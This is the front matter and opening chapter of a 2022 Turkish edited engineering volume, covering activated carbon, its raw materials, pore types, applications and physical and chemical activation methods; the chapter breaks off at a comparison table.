

+

+

Editör: Prof. Dr. Naci Genç

+

+

+

+

+

+

+

+

Alanında Uluslararası Araştırmalar II

Mühendislik

2022

KASIM-ARALIK



Editör:

Prof. Dr. Naci Genç

Mühendislik

Alanında
Uluslararası Araştırmalar II

EĞİTİM
yayınevi

MÜHENDİSLİK ALANINDA ULUSLARARASI ARAŞTIRMALAR II

Editör: Prof. Dr. Naci Genç

Genel Yayın Yönetmeni: Yusuf Ziya Aydoğan (yza@egitimyayinevi.com)

Genel Yayın Koordinatörü: Yusuf Yavuz (yusufyavuz@egitimyayinevi.com)

Sayfa Tasarımı: Eğitim Yayınevi Grafik Birimi

Kapak Tasarımı: Eğitim Yayınevi Grafik Birimi

T.C. Kültür ve Turizm Bakanlığı

Yayıncı Sertifika No: 47830

E-ISBN: 978-625-6382-02-2

1. Baskı, Kasım-Aralık 2022

Kütüphane Kimlik Kartı

MÜHENDİSLİK ALANINDA ULUSLARARASI ARAŞTIRMALAR II

Editör: Prof. Dr. Naci Genç

130 s., 125x195 mm

Kaynakça var, dizin yok.

E-ISBN: 978-625-6382-02-2

Copyright © Bu kitabın Türkiye'deki her türlü yayın hakkı Eğitim Yayınevi'ne aittir. Bütün hakları saklıdır. Kitabın tamamı veya bir kısmı 5846 sayılı yasanın hükümlerine göre kitabı yayımlayan firmanın ve yazarlarının önceden izni olmadan elektronik/mekanik yolla, fotokopi yoluyla ya da herhangi bir kayıt sistemi ile çoğaltılamaz, yayımlanamaz.

EĞİTİM
yayınevi

Yayınevi Türkiye Ofis: İstanbul: Eğitim Yayınevi Tic. Ltd. Şti., Atakent mah. Yasemen sok. No: 4/B, Ümraniye, İstanbul, Türkiye

Konya: Eğitim Yayınevi Tic. Ltd. Şti., Fevzi Çakmak Mah. 10721 Sok. B Blok, No: 16/B, Safakent, Karatay, Konya, Türkiye
+90 332 351 92 85, +90 533 151 50 42, 0 332 502 50 42
bilgi@egitimyayinevi.com

Yayınevi Amerika Ofis: New York: Eğitim Publishing Group, Inc.
P.O. Box 768/Armonk, New York, 10504-0768, United States of America
americaoffice@egitimyayinevi.com

Lojistik ve Sevkiyat Merkezi: Kitapmatik Lojistik ve Sevkiyat Merkezi, Fevzi Çakmak Mah. 10721 Sok. B Blok, No: 16/B, Safakent, Karatay, Konya, Türkiye
sevkiyat@egitimyayinevi.com

Kitabevi Şubesi: Eğitim Kitabevi, Şükran mah. Rampalı 121, Meram, Konya, Türkiye
+90 332 499 90 00
bilgi@egitimkitabevi.com

İnternet Satış: www.kitapmatik.com.tr
+90 537 512 43 00
bilgi@kitapmatik.com.tr

 **kitapmatik**
İLK OKUYAN KIZ OLMUŞ
İnternetteki kitapçınız

İÇİNDEKİLER

AKTİF KARBON VE ÜRETİM YÖNTEMLERİ 5

Pınar BOZBEYOĞLU

**BABADAĞ FAYI'NIN KUVATERNER AKTİVİTESİ
(DENİZLİ HAVZASI, GB ANADOLU) 29**

Savaş TOPAL

**SIFIR KARBON UYGULAMASI KAPSAMINDA
ALTERNATİF YAKITLAR 39**

Pınar BOZBEYOĞLU, Burhan BUDAK

**ZAMAN SERİSİ ANALİZİ İLE TALEP TAHMİNİ VE
BİR FABRİKADAKİ ÜRETİM PLANLAMA 57**

Burak GÜLMEZ

**DAĞITIK VERİ MERKEZLERİNDE MAPREDUCE
PROGRAMLAMA MODELİ YAKLAŞIMLARI 75**

Emin ŞEŞEN, Resul KARA

**TRİPOLİS'TE BULUNAN EFES ÜRETİMİ
GEÇ ANTİK ÇAĞ UNGUENTARIUMLARININ
ARKEOMETRİK ÖZELLİKLERİ 89**

Barış SEMİZ

**WEB UYGULAMASI ÜZERİNDE BULUNAN SQL
ENJEKSİYON ZAFİYETİNİN BELİRLENMESİNDE VERİ
YÜKÜ ANALİZİ 109**

Ramazan, CANKUŞ, Resul KARA

AKTİF KARBON VE ÜRETİM YÖNTEMLERİ

Pınar BOZBEYOĞLU¹

GİRİŞ

Aktif karbon, sulu ve gaz fazdan hem inorganik hem de organik karakterli çok çeşitli kirletici türleri yüksek performansla adsorplama yeteneğine sahip olan eşsiz bir adsorbandır. Yüksek karbon içeriğine sahip kömür, ceviz kabuğu, odunsu atıklar, kayısı çekirdeği gibi çeşitli materyallerden üretilen aktif karbonların günümüzde pek çok alanda kullanımını mevcuttur. Ticari olarak üretilen aktif karbonların maliyetinin yüksek olması onların etkin kullanımını sınırlamaktadır. Bu nedenle düşük maliyetli hammaddelerden çok farklı özellikte ve etkinlikte aktif karbon üretim çalışmaları günden güne artan ilgi ile takip edilmektedir. Birçok tarımsal atık, kolay temin edilmesi, düşük maliyetli olması ve lignoselülozik içeriğinin yüksek olması sayesinde aktif karbon üretiminde yaygın olarak kullanılır.

Su, canlıların yaşamlarını sürdürebilmesi için hayati bir sıvıdır. Tüm yaşamsal olaylar için gerekli olan suyun

¹ Dr. Öğr. Üyesi., Gümüşhane Üniversitesi Gümüşhane Meslek Yüksekokulu, ORCID ID: 0000-0002-3704-2701

insanlara, içerisinde zararlı kimyasalları ve hastalık yapıcı mikroorganizmaları içermeyecek şekilde sağlanması gerekir. Çeşitli faaliyetler sonucu oluşan atık sular uygun teknolojilerle arıtılmalı ve canlılara zarar vermeyecek özelliklere kavuşturularak doğaya tekrar verilmelidir. Böylece temiz su döngüsünün doğada sürdürülmesine yardımcı olunmalıdır (Güler ve Çobanoğlu, 2001).

Sulardaki kirleticileri temelde iki gruba ayırmak mümkündür: organik ve inorganik yapıları kirleticiler. İnorganik türlere Pb, Cd, Cr, Hg ve As gibi toksik metaller, organik türlere de boyar maddeler ve fenolik bileşikler örnektir. Bu kirleticiler endüstriyel atık olarak hem çevreye hem de sulara karışıp tüm canlılara zarar vermektedir. Bu organik ve inorganik kökenli kirleticilerin çevrede bulunduğu miktarı ve bertaraf edilmesi hakkında çok sayıda bilimsel araştırma ve inceleme yapılmıştır. Kimyasal çöktürme, iyon değiştirme, membran filtrasyonu gibi adsorpsiyon esasına dayanan teknikler uygulanmaktadır. Bunların dışında elektroliz ve biyolojik yöntemler de bu kirlilikleri gidermeye yönelik kullanılan yöntemlerdir. Bu teknik ve yöntemler arasında en yaygın olarak kullanılan adsorpsiyona dayalı yöntemlerdir. Günümüzde aktif karbon kullanılarak adsorpsiyon yöntemiyle atık sularda mevcut farklı tipteki birçok kirletici tür tatmin edici performanslarla temizlenebilmektedir.

Aktif karbon kullanımı çok eskilere dayanan, birçok endüstrilerde kullanımı gittikçe artan daha çok adsorpsiyon amacıyla kullanılan bir maddedir. Aktif karbon; yüzey alanı ve gözenek hacmi çok fazla olan malzemelerdir. Lignoselülozik yapıda yüksek karbon içeriğine sahip yerli hammaddelerde üretim için tercih edilmektedir. Ancak,

ticari amaçlı aktif karbon üretimi için genellikle linyit, kömür, ağaç ve hindistan cevizi gibi inorganik içeriği daha az olan hammaddeler tercih edilir. Hammaddenin içeriği, üretilmesi planlanan aktif karbonun nerede ne amaçla kullanılacağı planlandıktan sonra üretim için tercih edilir. Sahip olduğu yüksek iç yüzey alanı, bu maddenin iyi bir adsorban olarak birçok sanayide kullanımını cazip hale getirmektedir. Aktif karbonun günlük hayatımızdaki yeri çok fazla olsa da Türkiye’de ticari olarak üretimi gerçekleştiren tesis mevcut değildir. Bu nedenle aktif karbonda dışarıya bağımlılık mevcut olup farklı ticari isimlerle ithal edilmektedir. Ancak aktif karbon üretimi ve kullanımıyla ilgili alanlarda birçok araştırma ve geliştirme çalışması mevcuttur. Türkiye bitkisel ve hayvansal atıklar açısından çok zengin bir yapıya sahiptir. Bu atıklar genellikle yakıt (yakma) amaçlı veya tarlalardan hasat sonrası hayvan yemi olarak kullanılmaktadır. Bununla birlikte bu atıkları gaz, sıvı ve katı ürünlere dönüştürecek proseslerle aktif karbon üretmek bu önemli süreçlerdendir (Bhowmick, G. D., Das S. ve Verma B., 2020). Aktif karbonların adsorpsiyon yetenekleri yüksek yüzey alanlarından, mikro gözenek yapılarından ve yüksek dereceli yüzey aktiviteye sahip olmalarından kaynaklanmaktadır. Bundan dolayı özellikle sıvı ve gaz çözeltilerden zararlı bileşenleri saflaştırmak, renklerini ve kötü kokularını azaltarak gidermek, aşırı klordan arındırmak, kantitatif geri kazanım yapmak amacıyla süzmek, ayırmak, deriştirmek ve uzaklaştırmak ya da modifiye etmek için aktif karbonlardan üretilmektedir. (Bansal ve Goyal, 2005). Bilinen en iyi adsorbanlardan biri olmasının yanı sıra aktif karbonlar hemen hemen her yerde kullanılmaktadır. Hatta günümüzde askeri amaçla

maskelerin filtre kısmında kullanımını da hızla artmaktadır. Dolayısıyla stratejik önem kazanan aktif karbonun yerli teknoloji ile üretimi artık kaçınılmazdır. Ancak ülkemizde ne yazık ki ticari amaç için herhangi bir üretim ve fabrikasyon mevcut değildir. Çeşitli sektörlerin ihtiyacı olan aktif karbon yüksek meblağlarla yurt dışından ithal edilmektedir. Ticari aktif karbonların hem ülke içerisinde üretilmemesi hem de pahalı oluşları, onların çeşitli kaynaklardan düşük maliyetle üretimini zorunlu kılmaktadır (Bhowmick, G. 2020).

Dünyada hızla artan endüstriyel faaliyetler sonucu su, toprak ve hava çeşitli atıklarla kirlenmekte ve zaman geçtikçe kirliliğin çeşidi ve boyutu da artmaktadır. Doğal sulak alanlarda kontrolsüz endüstriyel atıkların çevreye dağılması sonucu karşımıza çıkan özellikle ağır metaller, fenolik bileşikler ve boyar maddeler yalnızca su kütlesinde değil, sulak alanların toprak yapısında da birikebilmektedir. Buldukları ortamlarda birikebilen bu kirleticiler, tüm canlılar için toksik etkilere neden olmaktadır. Bu kirleticilerin çeşitli yöntemlerle bertaraf edilmesi ve temizlenen atık suların sağlıklı bir şekilde tekrar alıcı ortama verilmesi gerekmektedir (Bozbeyoglu P. 2020).

Günümüzde aktif karbonla sulardan kirletici giderim prosesleri yaygın bir şekilde kullanılmaktadır. Ancak ticari aktif karbonların pahalı olması ve geri kazanımlarının da fazladan maliyet getirmesi gibi dezavantajlara sahip olmalarına karşın, geniş yüzey alanları, mikro gözenekli yapıları, yüksek adsorpsiyon kapasiteleri ve yüzey reaktiviteleri bu adsorbanların kullanımını yine de cazip kılmaktadır.

Daha düşük maliyetli, fakat yüksek performanslı aktif karbonların üretilme ihtiyacından dolayı, günümüzde yeterince karbon içeriğine sahip özellikle atık pozisyonundaki lignoselülozik içerikli tarımsal biyokütlelere olan ilgi giderek artmaktadır. Bu çalışmanın amacı; herhangi bir ekonomik değeri olmayan, neredeyse tamamen atık olarak çevreye boşaltılan biyokütlelerden aktif karbon üretim proseslerini karşılaştırmak, oluşturulan aktif karbonların hangi endüstride hangi amaçla kullanılabilir olduğunu belirlemek ve aktif karbon performansını etkileyen faktörleri belirlemektir.

Aktif Karbon

Aktif karbon yaygın anlamda geliştirilmiş tanecikler arası yüzey alanına ve yüksek derecede gözenekliliğe sahip amorf yapılı karbon ağırlıklı materyallerin geniş bir aralığını içeren terimdir (Bansal and Goyal, 2005). Aktif karbonlar atomik ölçekte altıgen şeklinde oluşurken içerdiği karbon atomların grafitinkine benzer kısa menzilli katmanlı bir yapıdadır. Karbon içeren bütün maddeler aktif karbon üretiminde kullanılabilir (Bozbeyoglu P. 2020).

Günümüzde aktif karbon yüksek karbon içeriğine ve düşük inorganik(kül) madde içeriğine sahip yerli hammaddelerden üretilmektedir. Bunlar arasında birçok meyvenin çekirdeği, kuruyemişlerin kabukları, petrol kalıntısı, ceviz, odun, fındık ve hindistan cevizi kabuğu gibi ekonomik değeri olmayan birçok atıl biyokütle, fosil yakıtların pirolizinden elde edilen ziftin yanı sıra, polimer bazlı sentetik hammaddeler de aktif karbon üretiminde kullanılmaktadır. Üretimde kullanılacak olan başlangıç malzemesinin seçimi, kolay

temin edilebilmesine ve saflığına bağlıdır. Karbon içeren başlangıç maddesinden aktif karbon üretimi sırasında, karbon içermeyen kısımların içyapısından uzaklaştırılması gerekmektedir. Bu basamak esnasında karbon içeren malzemeden de bir kısım okside olarak uzaklaştırmaktadır. Bu işlem sonucu yeni bağlar oluşurken aynı zamanda yüksek miktarda gözenekli yapılar da oluşturulur. Günümüz teknolojisinde yabancı maddelerin uzaklaştırılması ve kısmi oksidasyonlar yeterli olmadığından yeni ürün eldesi için karbonizasyona ek aktivasyon işlemine gerek duyulmaktadır. Aktif karbon, seçilecek uygun hammaddeden toz, tanecikli, küresel vs. farklı yapı ve şekillerde üretilebilmektedir (Patrick, 1995).

Aktif karbon üretim prosesleri kimyasal ve fiziksel aktivasyon olmak üzere ikiye ayrılmaktadır Şekil 3.'te aktivasyon prosesi şematik olarak gösterilmiştir (Matandabuzo M. 2018). Genel olarak aktivasyon öncelikle bünyedeki bütün suyun uzaklaştırılması yani dehidrasyonu ile başlar. Daha sonra karbonizasyon basamağında organik maddeler elementel karbona dönüşür ve karbon olmayan kısımlar uzaklaştırılır. Son olarak aktivasyon basamağında ise katranın yanması ve gözeneklerin genişlemesi gerçekleşir. Kimyasal aktivasyonda ağaç, odun talaşı, kömür, turba ve benzeri esaslı malzemelere çinko klorür, soydum hidroksit, potasyum karbonat, fosforik asit ve potasyum hidroksit gibi dehidrasyon özelliği olan çözeltilerin emdirilmesi işlemiyle yapılmaktadır. Başka bir deyişle kimyasal aktivasyon, NaOH, ZnCl₂, K₂CO₃ ve H₃PO₄ gibi kimyasal ajanların başlangıç malzemesinden su giderme işlemine bağlıdır. İşlemler yaklaşık 400–1000°C sıcaklık aralığında

gerçekleşmektedir. Ekstraksiyon işlemi ile kimyasalların uzaklaştırılmasından sonra geriye gözenekli saf aktif karbon yapısı kalmaktadır. Aktif karbon üretimi 600-1000 °C 'ye kadar çıkabilen akışkan yatak tipi fırınlar, döner fırınlar, dikey şaft veya çok kamaralı fırınlarda gerçekleştirilebilmektedir (Gazali H. S. 2020). Fiziksel aktivasyonda ise su buharı veya CO₂ gibi oksijen bileşiği içeren gazlar kullanılır. Karbondioksit ve su buharı gibi gazlar sıcak haldeki kömürleşmiş malzeme üzerinden üflenmektedir. Sıcaklık yaklaşık 800–1000 °C gibi yüksek sıcaklıklarda karbonlu başlangıç malzemelerinin bir kısmı ayrışıp sayısız çatlak ve gözenek oluşturmaktadır.

Lignoselülozik Biyokütle

Lignoselülozik biyokütle, kozalaklı ağaç, ot, saman, sap, kabuk gibi tarımsal atıkların; kağıt, pulp ve kentsel atıklar gibi endüstriyel kalıntıların oluşturduğu enerji ürünlerinden oluşur. Bu maddelerin bileşkesi içeriği ile değişir. Lignoselüloz maddelerin temel içeriği % 35-50 oranında selüloz, % 20–35 oranında hemiselüloz ve % 10–25 oranında da lignindir (Bağder Elmacı, 2015).

Aktif Karbon Üretiminde Kullanılabilen Hammaddeler

Aktif karbon üretimi için kullanılacak yerli hammaddeler aktif karbon üretimi için yeterli miktarda lignoselülozik madde içermelidir. Yeterli miktarda karbon içeren, kolay elde edilebilen ve düşük maliyete sahip hemen hemen her madde, aktif karbon hammaddesi olarak kullanılabilir. Kullanılacak olan hammaddenin maliyetinin düşük ve kolay elde edilebilir olması, üretilecek aktif karbon veriminin iyi olması ve depolama sürecinde bozulmaması gerekir. Aynı zamanda inorganik

madde içeriğinin düşük olması kül miktarının da az olması gerekir. Kolay aktive edilebilen yoğunluğa sahip hammaddeler aktif karbon üretiminde kullanılabilme kriterlerini sağlar. (Marsh et al., 1997).

Aktif karbon üretimi için karbon içeriği ortalama %40–80 aralığında ise hammadde üretime uygundur. Meyve ve hindistan cevizi, fındık, vs. gibi kuruyemişlerin kabukları, kayısı ve şeftali gibi meyvelerin çekirdekleri, kağıt ve pulp endüstrisinin atıkları aktif karbon üretiminde kullanılmaktadır (Alkaram U. 2009). Teknik uygulamalarda odun talaşı, odun, odun kömürü, turba, linyit kullanılmaktadır. Kullanılan hammaddeye göre elde edilen aktif karbonun özellikleri değişmektedir. Hammaddenin uçucu madde yoğunluğu ve içeriği elde edilen aktif karbonun özelliklerini önemli ölçüde etkilemektedir. Lignin ve odun gibi düşük yoğunluklu maddeler daha yüksek uçucu madde içermektedir. Bunlardan üretilen aktif karbon, büyük gözenek hacimli ve düşük yoğunluklu olması nedeniyle, gaz adsorpsiyonu için uygun olmaktadır.

Hammadde, gerekli olduğu durumlarda çözücülerle, asit çözeltisiyle veya sadece saf su ile yıkanma işlemi yapılarak aktivasyon sürecini etkilemesi muhtemel safsızlıklardan arındırılır. Yıkama işlemleri ardından hammadde üzerindeki bulunan nemin giderilmesi amacıyla kurutma yapılır. Hammaddenin aktivasyon öncesi geçirdiği adımlardan bir tanesi de boyutlandırma. Bu işlem istenen gözenek ve boyutta yapısında aktif karbon üretilmesi için gereklidir. Hammaddenin tanecik boyutunun üretilen aktif karbonun yüzey alanı, mikro gözenek hacmi gibi önemli özellikleri üzerine etkisi olabilmektedir.

Aktif karbon üretimiyle ilgili literatürde ele alınan bazı hammaddeler ve özellikleri Tablo1'de verilmiştir. Kullanılan başlangıç maddesine göre, aktif karbonun fiziksel ve adsorpsiyon özellikleri değişkenlik göstermektedir. Başlangıç malzemesi seçimi, o malzemenin maliyeti, kalitesi, elde edilebilirliği, mineral madde ve kükürt içeriğine göre belirlenmektedir (Patrick P, 1995).

Kimyasal aktivasyon prosesiyle üretilen aktif karbonlarda inorganik içerik çok önemlidir. Çünkü kül miktarlarının düşük olması gerekir. Bunun nenedide yıkama sonrası geri kazanıma tabi tutulan aktivatörün temizlenmesinin mümkün olmamasıdır. Kötü özellikte yıkanabilir kül içeren saman, otsu yapıdaki bitki sapları gibi malzemelerde bu özellik çok aranmaktadır. Yoğunluğu yüksek hammaddelerden makro gözenekli aktif karbon üretimi için hızlı aktivasyon işlemi, mikro gözenekli aktif karbon üretiminde ise uzun sürede yavaş bir şekilde aktivasyon işlemi uygulanmaktadır. Karbon içeriği yüksek mekanik dayanımı fazla olan çekirdek ve kabuklardan elde edilen aktif karbonlar yüksek yoğunluk ve dayanıklılığı fazla olması sebebiyle gaz maskelerinin filtre kısmında kullanılmaktadır. Bu tür işlemlerde hindistan cevizi kabuğundan elde edilen koklar veya yoğunluğu arttırmak için yüksek basınç altında şekillendirilmiş, ince ince öğütülmüş hammaddeler kullanılmaktadır.

Odun talaşı turba kömür gibi parçalanmış press ürünlerden oluşan hammaddeler aktivasyon işleminden sonra parçalanarak kullanılır. Bu hammaddeler düşük yoğunluğa sahip olduğundan daha çok boya endüstrisinde renk giderme işlemlerinde kullanılır (Açıkyıldız M. 2011).

Genel olarak aktif karbon üretiminde kullanılan yerli hammaddelerin özellikleri Tablo 1’de verilmiştir (Nethaji S. 2013).

Tablo 1. Aktif Karbon Üretiminde Kullanılan Materyallerin Özellikleri

| Ham Materyal | Karbon (%) | Uçucu Madde (%) | Yoğunluk (g/cm ³) | Kül (%) | Aktif Karbonun Yapısal Özellikleri |
|------------------------------|------------|-----------------|-------------------------------|----------|------------------------------------|
| Yumuşak ağaç (İğne yapraklı) | 45-40 | 60-55 | 0.5-0.4 | 1.1-0.3 | Yumuşak, yüksek gözenek |
| Sert ağaç | 42-40 | 60-55 | 0.8-0.55 | 0.12-0.3 | Yumuşak, yüksek gözenek |
| Lignin | 40-35 | 60-58 | 0.4-0.3 | - | Yumuşak, yüksek gözenek |
| Yemiş Kabağı | 45-40 | 60-55 | 1.40 | - | Sert, mikro gözenek |
| Linyit | 70-55 | 40-25 | 1.35-1.0 | 6-5 | Sert, düşük gözenek |
| Petrol koku | 85-70 | 20-15 | 1.35 | 0.7-0.5 | Orta sert, orta gözenek |
| Yarı sert kömür | 75-70 | 15-10 | 1.45 | 15-5 | Sert, yüksek gözenek |
| Sert kömür (Antrasit) | 85-95 | 5-15 | 1.5-1.8 | 2-15 | Sert, yüksek gözenek |

Aktif Karbon Türleri

Aktif karbonlar, hazırlama tekniklerinin detayları, yüksek derecede gözeneklilik, geniş bir iç yüzey alanı, çok çeşitli gözenek boyutu dağılımı ve yüzey kimyasına bağlı olarak sınıflandırılan karbon ağırlıklı organik

maddelerdir. Aktif karbonlar içerdikleri gözenekli yapılara göre sınıflandırılmaktadır.

IUPAC'a göre gözenekler şöyle sınıflandırılır:

Makro gözenekler (yarıçapı yaklaşık 25 nm'den büyük olanlar).

Mikro gözenekler (yarıçapı yaklaşık 1 nm'den küçük olanlar),

Mezo gözenekler (yarıçapı yaklaşık 1-25 nm olanlar),

Bu çalışmalarda önemli olan mikro ve mezo gözeneklerden oluşturulan aktif karbonlar büyük önem taşır. Çünkü karbona adsorplama kapasitesi kazandıran ve aktif karbonun kalitesi hakkında fikir veren yapılar aktivasyon prosesi boyunca oluşan mikro ve mezo gözeneklerdir.

Yüzey karakteristikleri ve aktif karbonun davranışları ele alınarak yüzey alanları ve gözenek yapıları karşılaştırılarak sınıflandırma yapılacak olursa;

- PAC (Toz aktif karbonlar); daha çok sıvı faz uygulamalarında ve baca gazı arıtımında kullanılır. 0.18 mm (US. 45 mesh)' den küçük boyutlardaki öğütülmüş bu karbonların kullanımı çok kolay olduğundan ve yüzey alanı genişliğinden renk giderme ve tıbbi alanlarda kullanımı yaygındır (Akyıldız, 2007).
- GAC (Granüler aktif karbon); sıvı faz uygulamalarında çokça kullanımı mevcuttur. 0.2-5 mm aralığındaki boyutları olan bu aktif karbonun granül boyutu uygulanacak alana ve prosese göre değişir. Toz aktif karbonla karşılaştırılacak olursa daha büyük tanecik boyutuna ve daha küçük dış

yüzey alanına sahip olduğu söylenebilir. (Akyıldız, 2007).

- Silindirik (Pellet aktif karbon); daha çok gaz fazı uygulamalarında kullanılır. Basınçla sıkıştırılmış olup 0.8-5 mm çapında silindirik yapıda olan bu aktif karbonlar düşük basınç, yüksek mekanik dayanıklılık ve düşük toz içeriği sağlamasından dolayı gaz fazı uygulamalarında avantajlıdır (Küçükgül, 2004). Günümüzde kullanımı yaygın olan aktif karbonlar Şekil 1.'de verilmiştir.



Şekil 1. Aktif Karbon Türleri


Aktif Karbon Uygulama Alanları

Aktif karbonların kullanım alanları, genel olarak iki başlık altında sınıflandırılabilir. Bunlar, sıvı faz ve gaz faz uygulamalarıdır. Aktif karbon uygulamalarının % 79'u sıvı fazda, % 21'i gaz fazdadır (Kekes T. 2020). Genel olarak aktif karbonun uygulama alanları Şekil 2'de verilmiş olup aşağıdaki gibidir.

- Su ve atık su arıtımı
- Boya üretimi
- Gaz maskeleri yapımı
- Petrokimya endüstrisi
- Gazların saflaştırma ve arıtımı
- Gıda sanayisi saflaştırma işlemleri
- Metal sanayisi
- Savunma sanayisinde koruyucu giysi yapımı

- Silah sanayisi
- Hidrometalurji alanlarında altın gümüş geri kazanımı vs.


Çözücülerin geri kazanımı en çok uygulama alanı olup patlayıcı yapımı, polimer üretimi, tohumlardan yağ çıkarma ve boya üretimi gibi sayısız endüstriyel işlemden aktif karbon kullanımı mevcuttur. (Camposa N. F. 2020)



Şekil 2. Aktif karbonun uygulama alanları (URL-1)

Aktif Karbon Üretim Yöntemleri

Aktif karbon üretimi iki prosese dayalı olarak üretilir. Kimyasal aktivasyon yöntemi kimyasal ajanların hammaddeye yüksek derecede ısı ile maruz bırakılması esasına dayanır. İkinci yöntem ise karbonizasyon ve aktivasyon basamaklarının iki aşamada gerçekleştiği fiziksel aktivasyondur. Aktivasyon süreci şematik olarak Şekil 3.'te belirtilmiştir (Khezami L. 2005).



Şekil 3. Aktivasyon prosesi


Fiziksel Aktivasyon Yöntemi

Fiziksel aktivasyon iki adımda gerçekleşen bir prosestir. İlk adımda karbon içerikli materyalin karbonizasyonu gerçekleştirilirken ikinci adımda karbonizasyon sonucu oluşan ürünün yüksek sıcaklıklarda karbondioksit, su buharı, hava veya bunların karışımı gibi uygun yükseltgen gazların varlığında aktivasyonu gerçekleştirilir. Hidrojen bağının bir sonucu olarak hedef maddeyi bir çip üzerine bağlayan, Van der waals kuvvetleri, elektrostatik kuvvetler ve hidrofobik etkileşimler de içerir. Fiziksel adsorpsiyon, fizyoadsorpsiyon olarak da adlandırılabilir (Bozbeyoglu P. 2020).

Temiz, kolay kullanımı, güvenli olması ve 800 °C civarındaki sıcaklıklarda düşük reaksiyon hızından dolayı aktivasyon sürecinin kontrolüne daha çok imkân sağlaması gibi avantajlarından dolayı aktivasyon gazı olarak genellikle CO₂ ve su buharı kullanılır. Fiziksel aktivasyonda kullanılan aktive edici maddeler genellikle CO₂, buhar veya yanma gazı ürünleri olmakla beraber klor, kükürt buharları, amonyak, SO₂ ve diğer bazı gazlar da nadiren de olsa aktivasyon amacıyla kullanılabilir (Gündoğdu A. 2010)

Endüstriyel uygulamalarda buhar ve CO₂ en çok karşılaşılan fiziksel aktive edici maddelerdir. Bununla birlikte fiziksel aktivasyonla üretilen aktif karbonlar adsorban ya da filtre olarak kullanım için uygun niteliklere sahip değildir.


Buhar ile gerçekleştirilen aktivasyonda, karbonun su buharı ile olan en temel tepkimesi endotermiktir ve aşağıdaki stokiyometrik eşitlikler uyarınca etkileşir ve karbon monoksit açığa çıkar (Akyıldız, 2007).



Karbonun buhar ile reaksiyonu, alkali metal oksit ve karbonatlar ile katalizlenebilir. Oksijensiz ortamda 750-950 °C sıcaklıklarda gerçekleşen bu reaksiyonda ortamda oksijen olması istenmez. Çünkü, bu sıcaklıklarda oksijenin karbon yüzeyine kuvvetlice tutunması ile yüzey kütlelerinde azalma olacağından ürün miktarında azalma gerçekleşir.

Karbondioksit ile gerçekleştirilen aktivasyonda ise, karbonun CO₂ ile olan tepkimesi endotermiktir olup reaksiyonda gerekli olan ısı CO'nun yanması ile

korunmuş olur. Stokiyometrik tepkime denklemi şu şekilde yazılabilmektedir (Merameri, 2000).



Bu iki reaksiyonun kontrolünün kolay endotermik reaksiyonlardan meydana gelmesi gazlaştırma reaksiyonlarında, O₂ yerine CO₂ ve su buharı kullanımının tercih edilmesinin sebebidir. Önceki çalışmalar incelendiğinde pirinç kabuğu, ceviz kabukları, badem kabukları pirinç sapı, fıstık gövdesi ve diğer otsul hammaddeler bu yöntem ile çalışılmış olup karbonizasyon sıcaklığı nadiren 1000 °C civarında tutulup genellikle 400–850 °C sıcaklığında çalışılmıştır.

Kimyasal Aktivasyon Yöntemi

Kimyasal aktivasyon ise fosforik asit, sülfürik asit, borik asit ve potasyum karbonat gibi kimyasal ajanların eklenmesiyle karbonizasyon prosesinin modifiye edilmesidir. Bu yöntem ile az miktarda kimyasal maddenin oluşturulmak istenen üründe kalması dezavantaj olabilir. Bu problemlere rağmen düşük sıcaklıklarda ve kısa sürede, yüksek karbonizasyon dönüşüm oranına ve yüksek yüzey alanına sahip aktive edilmiş ürüne erişilmesinden dolayı fiziksel aktivasyona tercih edilir. Kimyasal Adsorpsiyon, kemisorpsiyon olarak da bilinir. Adsorbat ve yüzey arasında kimyasal bir reaksiyon içeren bir tür adsorpsiyondur. Çevresel açıdan fosforik asidin kullanımı daha uygun olmasına rağmen etkin aktivasyon kapasitesinden dolayı genellikle aktive edici kimyasal olarak çinko klorür yaygın bir şekilde kullanılmaktadır. Kimyasal aktivasyonun derecesi üretilen aktif karbonun karakteristiğini önemli ölçüde etkilemekte olup mezo ve makropor dağılımlarını da belirler (Gündoğdu A. 2018).

Kimyasal aktivasyon yöntemin fiziksel aktivasyona göre bazı üstünlükleri vardır. Kimyasal aktivasyon genellikle tek adımda ve daha düşük aktivasyon süresi ile gerçekleşir. Aynı zamanda fiziksel aktivasyona oranla daha düşük aktivasyon sıcaklığı ile daha geniş yüzey alanı oluşturabilir. Kimyasal aktivasyon ile hem gelişmiş mikro gözenek hacmi hem de daha yüksek katı ürün verimi elde edilebilir. Dezavantajları ise; kullanılan kimyasal ajanlardan kaynaklanan çevreye zararlı etki ve oluşturulan aktif karbon içerisinde zaman zaman safsızlıklar oluşabilmesi bu yüzden de yıkama işlemlerinin zorunlu hale gelmesidir (Akyıldız, 2007). Tablo 2’de fiziksel aktivasyon ile kimyasal aktivasyon arasındaki farklar ele alınmıştır.

Tablo 2. Fiziksel Aktivasyon ile Kimyasal Aktivasyon Arasındaki Farklar

